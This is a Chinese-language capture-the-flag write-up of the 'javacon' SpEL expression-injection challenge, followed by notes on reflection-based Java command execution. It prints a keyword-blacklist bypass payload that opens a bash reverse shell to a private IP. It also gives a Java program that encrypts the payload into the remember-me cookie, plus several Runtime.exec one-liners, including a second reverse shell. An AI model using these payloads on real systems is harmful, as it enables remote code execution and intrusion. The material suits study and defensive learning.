
javacon Writeup
18年p神在Code-Breaking Puzzles中布置的一道SpEL表达式注入的题目javacon,在这里复现学习一下。
题目地址:https://www.leavesongs.com/media/attachment/2018/11/23/challenge-0.0.1-SNAPSHOT.jar
解题思路
运行jar包开启服务。然后开始审计这个项目,项目结构:

首先查看application.yml
spring:
  thymeleaf:
    encoding: UTF-8
    cache: false
    mode: HTML
keywords:
  blacklist:
    - java.+lang
    - Runtime
    - exec.*\(
user:
  username: admin
  password: admin
  rememberMeKey: c0dehack1nghere1
有俩个自定义配置keywords和user,前端页面使用thymeleaf。因为我们通过输入来利用漏洞所以直接查看MainController.class,功能不多就是登录操作,主要看这里
@PostMapping({"/login"})
public String login(@RequestParam(value = "username", required = true) String username, @RequestParam(value = "password", required = true) String password, @RequestParam(value = "remember-me", required = false) String isRemember, HttpSession session, HttpServletResponse response) {
    if (this.userConfig.getUsername().contentEquals(username) && this.userConfig.getPassword().contentEquals(password)) {
        session.setAttribute("username", username);
        if (isRemember != null && !isRemember.equals("")) { //勾选了isRemember选项
            Cookie c = new Cookie("remember-me", this.userConfig.encryptRememberMe());
            c.setMaxAge(2592000);
            response.addCookie(c);
        }
        return "redirect:/";
    }
    return "redirect:/login-error";
}
简单的说一下吧,将post过来的username和password和application.yml中的账号密码进行对比,不正确直接跳转到错误页面,正确的话会判断是否勾选rememberme。如果勾选将会新建一个特定的cookie字段并返回给用户
回到处理默认页面的部分,@GetMapping不加任何参数就相当于@GetMapping(value="/")
@GetMapping
public String admin(@CookieValue(value = "remember-me", required = false) String rememberMeValue, HttpSession session, Model model) {
    if (rememberMeValue != null && !rememberMeValue.equals("")) { //remember字段存在且有值
        String str = this.userConfig.decryptRememberMe(rememberMeValue);
        if (str != null)
            session.setAttribute("username", str);
    }
    Object username = session.getAttribute("username");
    if (username == null || username.toString().equals(""))
        return "redirect:/login";
    model.addAttribute("name", getAdvanceValue(username.toString()));
    return "hello";
}
如果cookie中存在remember字段且不为空,将会对该字段进行解密。注意最后这段代码model.addAttribute("name", getAdvanceValue(username.toString()));,会调用getAdvanceValue()方法处理username
private String getAdvanceValue(String val) {
    for (String keyword : this.keyworkProperties.getBlacklist()) {
        Matcher matcher = Pattern.compile(keyword, 34).matcher(val);
        if (matcher.find())
            throw new HttpClientErrorException(HttpStatus.FORBIDDEN);
    }
    TemplateParserContext templateParserContext = new TemplateParserContext();
    Expression exp = this.parser.parseExpression(val, (ParserContext)templateParserContext);
    SmallEvaluationContext evaluationContext = new SmallEvaluationContext();
    return exp.getValue((EvaluationContext)evaluationContext).toString();
}
首先会对username进行黑名单比对,如果与黑名单中内容成功匹配将会抛出HttpClientErrorException的异常。如果没有问题就会使用SpEL的方式输出。SpEL只要使用到了StardardEvaluationContext就可能会存在表达式注入漏洞,SpEL默认使用的是StardardEvaluationContext,而在这里的SmallEvaluationContext是该项目中自定义的EvaluationContext,其继承了SmallEvaluationContext,所以存在SpEL注入漏洞就必然
public class SmallEvaluationContext extends StandardEvaluationContext {
  public void setConstructorResolvers(List<ConstructorResolver> constructorResolvers) {}

  public List<ConstructorResolver> getConstructorResolvers() {
    return Collections.emptyList();
  }
}
绕过
先看一看过滤的部分:
for (String keyword : this.keyworkProperties.getBlacklist()) {
    Matcher matcher = Pattern.compile(keyword, 34).matcher(val);
    if (matcher.find())
        throw new HttpClientErrorException(HttpStatus.FORBIDDEN);
}
Pattern.compile(keyword, 34)创建一个正则表达式对象34表示忽略大小写。Matcher#matcher(val),将username拿过来进行匹配,matcher.find()从0号位置开始寻找
过滤内容:
.:匹配除"\r\n"之外的任何单个字符+: 一次或多次匹配前面的字符或子表达式*: 零次或多次匹配前面的字符或子表达式
blacklist:
- java.+lang	// 相当于过滤了一个或多个java.和lang
- Runtime	    // 过滤Runtime
- exec.*\(      //
其实这个很好绕的,俩次反射就可以绕过了。
#{T(String).getClass().forName("ja"+"va.la"+"ng.Runt"+"ime").getMethod("ex"+"ec",T(String[])).invoke(T(String).getClass().forName("ja"+"va.lan"+"g.Run"+"time").getMethod("getR"+"untime").invoke(null),new String[]{"/bin/bash","-c","bash -i >& /dev/tcp/192.168.44.129/7777 0>&1"})}
然后进行服务端规定的AES方式加密。
import java.io.UnsupportedEncodingException;
import java.security.InvalidAlgorithmParameterException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import java.util.Base64;
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

public class Encryptor {
    public static String encrypt(String key, String initVector, String value) throws UnsupportedEncodingException, NoSuchPaddingException, NoSuchAlgorithmException, BadPaddingException, IllegalBlockSizeException, InvalidAlgorithmParameterException, InvalidKeyException {
        IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
        SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
        cipher.init(1, skeySpec, iv);
        byte[] encrypted = cipher.doFinal(value.getBytes());
        return Base64.getUrlEncoder().encodeToString(encrypted);
    }

    public static String decrypt(String key, String initVector, String encrypted) throws NoSuchPaddingException, NoSuchAlgorithmException, BadPaddingException, IllegalBlockSizeException, InvalidAlgorithmParameterException, InvalidKeyException, UnsupportedEncodingException {
        IvParameterSpec iv = new IvParameterSpec(initVector.getBytes("UTF-8"));
        SecretKeySpec skeySpec = new SecretKeySpec(key.getBytes("UTF-8"), "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
        cipher.init(2, skeySpec, iv);
        byte[] original = cipher.doFinal(Base64.getUrlDecoder().decode(encrypted));
        return new String(original);
    }
}
构造:
import javax.crypto.BadPaddingException;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import java.io.UnsupportedEncodingException;
import java.security.InvalidAlgorithmParameterException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;

public class Exp {
    public static void main(String[] args) throws NoSuchPaddingException, InvalidKeyException, UnsupportedEncodingException, IllegalBlockSizeException, BadPaddingException, NoSuchAlgorithmException, InvalidAlgorithmParameterException {
        String username = "#{T(String).getClass().forName(\"ja\"+\"va.la\"+\"ng.Runt\"+\"ime\").getMethod(\"ex\"+\"ec\",T(String[])).invoke(T(String).getClass().forName(\"ja\"+\"va.lan\"+\"g.Run\"+\"time\").getMethod(\"getR\"+\"untime\").invoke(null),new String[]{\"/bin/bash\",\"-c\",\"bash -i >& /dev/tcp/192.168.44.129/7777 0>&1\"})}";
        String base64_username = Encryptor.encrypt("c0dehack1nghere1", "0123456789abcdef", username);
        System.out.println(base64_username);
    }
}
本地搭建的环境,ubuntu做服务器,kali做反弹shell的监听机器,最后在kali端成功得到监听,拿到flag

Java-webshell
最基本的webshell
java.lang.Runtime.getRuntime().exec("calc");
反射版webshell
首先问这样写行吗?
Class.forName("java.lang.Runtime").getMethod("getRuntime").invoke(null).exec("calc");
答案是不行,因为Method#invoke()方法的默认返回值Object类型,我们调用Runtime#exec方法是需要对象类型是Runtime,所以我们需要这样书写:
((Runtime)(Class.forName("java.lang.Runtime").getMethod("getRuntime")).invoke(null)).exec("calc");
现在问题有来了我要是过滤了exec关键字怎么办?使用反射调用exec方法
Class.forName("java.lang.Runtime").getMethod("exec",String.class).invoke((Class.forName("java.lang.Runtime").getMethod("getRuntime").invoke(null)),"calc");
上面这种写法在curl读flag的时候可以这样写,如果是反弹shell可以这样写:
Class.forName("java.lang.Runtime").getMethod("exec",new Class[]{String[].class}).invoke((Class.forName("java.lang.Runtime").getMethod("getRuntime").invoke(null)),new Object[]{new String[]{"/bin/bash","-c","bash -i >& /dev/tcp/192.168.44.132/7777 0>&1"}});

 浙公网安备 33010602011771号